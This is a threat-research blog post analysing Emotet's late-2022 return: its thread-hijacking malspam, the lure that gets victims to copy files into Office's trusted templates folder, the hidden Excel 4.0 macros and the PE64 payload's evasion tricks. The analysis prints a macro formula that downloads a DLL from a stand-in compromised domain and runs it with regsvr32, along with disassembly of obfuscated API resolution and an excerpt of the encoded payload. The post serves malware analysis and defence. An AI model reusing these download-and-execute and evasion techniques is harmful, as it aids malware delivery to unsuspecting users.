Emotet’s Vacation is Over: No Rest for the Wicked | Deep Instinct

By Simon KeninThreat Intelligence ResearcherMark VaitzmanSecurity and Threat Research Team Leader

Published: 2022-11-17 · Archived: 2026-04-05 15:49:44 UTC

Emotet is a prolific malware botnet that originally functioned as a banking trojan when it emerged in 2014. It was spread via spam campaigns, imitating financial statements, transfers, and payment invoices. Emotet is propagated mostly via Office email attachments containing a macro. If enabled, it downloads a malicious PE file (Emotet) which is then executed.

The Emotet operation was disrupted in early 2021, but after few a few months of inactivity for what we will call "summer vacation," it has re-emerged with nearly daily activity since mid-October.



Figure 1: Emotet activity showing no new spam from mid-July until start of November (Source: MalwareBazaar*)

The first thing the botnet operators did upon re-emergence was update currently infected computers with new versions of the malware:



Figure 2: Observed initial Emotet activity after vacation (Source: Twitter†)

Delivery via Thread Hijacking Email

The current wave of Emotet malspam is delivered via "thread hijacking" emails. The attachments come in both password-protected zips as well as plain attachments:



Figure 3: Email containing a password protected zip attachment

Figure 4: Emotet's malicious Office attachment without a password protected zip

Changes in Emotet Malspam

Before going on vacation, Emotet malspam consisted of XLS files with an Excel 4.0 macro.

The files contained a simple social engineering image that asks the victim to enable content which will cause the macro to execute:



Figure 5: Emotet XLS file from July (a2daa1b6f2dccc95e9a7d8d89932c7d7936aa2e53bbf4921f81f5b38257d5894)

After vacation ended, the Emotet wave still includes XLS files, however, the social engineering element has changed:



Figure 6: New social engineering lure used by Emotet

The victim is asked to copy and execute the file from the templates folder of Microsoft Office.

Executing Office files from this location bypasses the security warning and the Excel 4.0 macro is executed automatically when the file is opened:



Figure 7: The templates folder is a trusted location allowing auto execution of macros

> Advice: Cybersecurity and IT teams should either disable trusted locations and/or limit write access to such locations to unprivileged users, as well as proactively hunt for suspicious executions from those locations.

Besides this social engineering piece, the techniques used by Emotet didn't change much. When manually checking the sheets, they look empty, however, they contain hidden values:



Figure 8: "Empty" sheets used by Emotet

The auto_open macro is also hidden:



Figure 9: Hidden column containing “Auto_Open” macro

The formula concatenates values from different cells to eventually assemble, download, and execute the Emotet DLL. This is done to avoid static detection of common endpoint solutions.

The end results should look like this:

```
=FORMULA(=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://compromised_domain/random/path/",
=FORMULA(=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx"),G18)
```

The Emotet Payload

Emotet operations moved from PE32 to PE64 executables in mid 2022, adding several new features and rebuilding some of its older code. The overall structure remained the same.



Figure 10: PE64 new Emotet (DetectItEasy)

From the configuration extraction of Emotet we can see the malicious IPs list, as well as evidence of them using the epoch4 botnet and the ECDH and ECDSA keys (See IOCs table).

In an attempt to look like a legitimate application when scanned, Emotet is using C++ libraries licensed by DinkumWare.

```
.data:00007FFDF74B0020 aCopyrightC1992 db 'Copyright (c) 1992-2004 by P.J. Plauger, licensed by Dinkumware, '
.data:00007FFDF74B0020                 db 'Ltd. ALL RIGHTS RESERVED.',0
```

Figure 11: Dinkumware C++ library.



Figure 12: Dinkumware website (www.dinkumware.com)

Additionally, Emotet has a few loops to mimic legitimate behavior during runtime, for example “printing benign strings.”



Figure 13: Print benign strings function

Even building a Sudoku and checking your board number (not really…)



Figure 14: Benign String

The Real Emotet Job

The final DLL is decrypted and uploaded to memory during runtime, making investigation and detection more difficult. Even the API call to VirtualAlloc is obfuscated, like their older version, and the address of the API is retrieved dynamically. The parameters of the call are saved as a STRING and converted to INT during runtime.

You can read more on that technique in the [previous blog by Deep Instinct]

```
lea     rcx, ModuleName ; "kernel32.dll"
xor     edx, edx        ; bAutoFree
call    cs:CoLoadLibrary
lea     r8, aVirtualalloc ; "VirtualAlloc"
mov     rdx, rax
call    ManualGetProcAddress
lea     rcx, a8192      ; "8192"
mov     rdi, rax
call    atoi
lea     rcx, a4096      ; "4096"
mov     ebx, eax
call    atoi
mov     edx, ebp
or      ebx, eax
mov     r9d, 40h ; '@'
xor     ecx, ecx
mov     r8d, ebx
call    rdi
```

Figure 15: VirtualAlloc detection evasion

The payload itself is encrypted and then encoded using base64:

```
.rdata:00007FFDF7470CF0 aGc65et9ntep8vv db 'GC65eT9NTEp8VVM/ppdTb/BvZ2hmQUc1LSVUNUlZVzNAK1JyRwBVdCl5PE1MSnhVU'
.rdata:00007FFDF7470CF0                                         ; DATA XREF: sub_7FFDF7442204+49↑o
.rdata:00007FFDF7470CF0                 db 'z9ZaFNvSG9naGZBhzVtJVoq81dXh0nmc8pGTJhVfRFVPmw6Cjo0TTgFcwwpAQkHEm'
.rdata:00007FFDF7470CF0                 db 'ElUE1XIVtpMDkTBGQBUipvMREHdDFHaEp4VVM/WWhkXSPXFDtjqjRmaM4nZkyyWRm'
.rdata:00007FFDF7470CF0                 db 'gwDcjQutbXvCSTh5JoXZ/iNQrO1aEGgYEABUSQt5tJVQ1SVlXM0ArUnJHAFV0eTw8'
.rdata:00007FFDF7470CF0                 db 'TSjMfFVGVTgLU29Ib2doZkG3NU8FXzdFWVeXQitSUEcAVXQpeVAfTkp4RVM/WWhT7'
.rdata:00007FFDF7470CF0                 db '0lvZ2hmUUc1bSdUNU9ZVzNAK1JyQQBVdCl5PE1MunpVUztZaFNvSG9laAZARzV9JV'
.rdata:00007FFDF7470CF0                 db 'Q1SVlXI0ArUnJHAFV0OXk8TUxKeEVTP1loU29Ib2dodkFHNV3sVjUDWVczQCtSckc'
.rdata:00007FFDF7470CF0                 db 'AVXQpeTxNTEp4VVPfW2gjYUhvZ2hmQUc1bSVUNUlZVzNAK1JyRwBVdCl5PE1MSnhV'
.rdata:00007FFDF7470CF0                 db 'Uz9ZaFNvSG9naGZBRzVtJVQ1SVlXM0ArUnJHAFV0KXk8TUxKeFVTP1loU29Ib2doZ'
.rdata:00007FFDF7470CF0                 db 'kFHNW0lVDVJWVczQCtSckcAewBMAUhNTErY91E/WXhTb0jLZWhmRUc1bSVUNUlZVz'
.rdata:00007FFDF7470CF0                 db 'NAK1JyZwBVFAcLWCw4K3hVKTZZaFOvSm9nYmZBR51vJVQ1SVlXM0ArUnJHABV0KTk'
.rdata:00007FFDF7470CF0                 db 'SKS0+GVVTP1FuU29Iv2VoZkFHNW0lVDVJWVczQCtSckcAVXRpeTyNYjocNCdeWWgj'
.rdata:00007FFDF7470CF0                 db 'YUhvZ4hkQUclbSVUh0tZVzNAK1JyRwBVdCl5fE1MCnhVUz9ZaFNvSG9naGZBRzVtJ'
.rdata:00007FFDF7470CF0                 db 'VQ1SVlXM0ArUnJHAFV0KXk8TUxKeFVTP1loU29Ib2doZkFHNW0lVDVJWVczQCtSck'
.rdata:00007FFDF7470CF0                 db 'cAVXQpeTxNTEp4VVM/WWhTb0hvZ2hmQUc1bSVUNUlZVzNAK1JyRwBVdCl5PE1MSnh'
.rdata:00007FFDF7470CF0                 db 'VUz9ZaFNvSG9naGZBRzVtJVQ1SVlXM0ArUnJHAFV0KXk8TUxKeFVTP1loU29Ib2do'
.rdata:00007FFDF7470CF0                 db 'ZkFHNW0lVDVJWVczQCtSckcAVXQpeTxNTEp4VVM/WWhTb0hvZ2hmQUc1bSVUNUlZV'
.rdata:00007FFDF7470CF0                 db 'zNAK1JyRwBVdCl5PE1MSnhVUz9ZaFNvSG9naGZBRzVtJVQ1SVlXM0ArUnJHAFV0KX'
```

Figure 16: Encrypted payload in base64

Once the malware is executed, it decodes the base64 text into binary data:



Figure 17: Base64 binary data

The binary data is then decrypted and we finally get the payload, easily identified by the “MZ… this program cannot be run in DOS mode.”

